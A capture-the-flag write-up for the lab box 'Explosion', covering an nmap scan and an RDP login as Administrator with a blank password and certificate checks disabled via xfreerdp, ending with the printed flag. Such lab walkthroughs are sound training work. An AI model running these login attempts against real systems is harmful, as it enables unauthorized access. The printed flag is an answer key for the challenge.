Tier 0 - Explosion


In this box, we will be exploring a misconfigured RDP. RDP (Remote Desktop Protocol) is a CLI/GUI tool that allows clients to connect remotely.

- RDP (Remote Desktop Protocol) operates on ports 3389 TCP and 3389 UDP.

Enumeration

As usual we will start with an Nmap scan to see what ports are open and running RDP.

```
sudo nmap -sV {Target_IP}
```



```
└──╼ [★]$ sudo nmap -sV 10.129.1.13
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-11 14:42 GMT
Nmap scan report for 10.129.1.13
Host is up (0.10s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Exploitation

Use the following commands to install xfreerdp.

```
sudo apt-get install freerdp2-x11
```

We will attempt to form an RDP session with the target by not providing any additional information for any switches other than the target IP address. This will make the script use your own username as the login username for the RDP session, thus testing guest login capabilities.

```
xfreedp /v {Target_IP}
```




```
[15:01:26:312] [3434:3434] [WARN][com.freerdp.client.common.compatibility] - 10.129.1.13 -> /v:10.129.1.13
[15:01:26:312] [3434:3434] [WARN][com.freerdp.client.common.compatibility] -
[15:01:26:313] [3434:3435] [INFO][com.freerdp.client.x11] - No user name set. - Using login name: [redacted]
[15:01:26:789] [3434:3435] [INFO][com.freerdp.crypto] - creating directory /home/[redacted]config/freerdp
[15:01:26:789] [3434:3435] [INFO][com.freerdp.crypto] - creating directory [/home[redacted].config/freerdp/certs]
[15:01:26:789] [3434:3435] [INFO][com.freerdp.crypto] - created directory [/home/[redacted]config/freerdp/server]
[15:01:26:956] [3434:3435] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stac
k position 0
[15:01:26:956] [3434:3435] [WARN][com.freerdp.crypto] - CN = Explosion
[15:01:26:956] [3434:3435] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[15:01:26:956] [3434:3435] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[15:01:26:956] [3434:3435] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

From the output above we can see that we have not been successful.


Let us attempt to use the Administrator username. We will also be specifying to the script that we would like to bypass all requirements for a security certificate so that our own script does not request them.

```
/cert:ignore : Specifies to the scrips that all security cert
ignored.
/u:Administrator : Specifies the login username to be "Admini
/v:{target_IP} : Specifies the target IP of the host we would
```

```
xfreerdp /v:{Target_IP} /cert:ignore /u:administrator
```



```
└──╼ [★]$ xfreerdp /v:10.129.1.13 /cert:ignore /u:administrator
Password:
[15:27:15:052] [3853:3854] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[15:27:15:052] [3853:3854] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[15:27:15:074] [3853:3854] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[15:27:15:075] [3853:3854] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[15:27:17:300] [3853:3854] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
```


FreeRDP: 10.129.1.13
Recycle Bin
flag
Server Manager
Server Manager ‣ Dashboard
Manage
Dashboard
Local Server
All Servers
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
ROLES AND SERVER GROUPS
Roles: 1 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Local Server 1

Opening the notepad named flag will contain the flag.

951fa96d7830c451b536be5a6be008a0

We have connected successfully using the Administrator username without a password and retrieved the flag.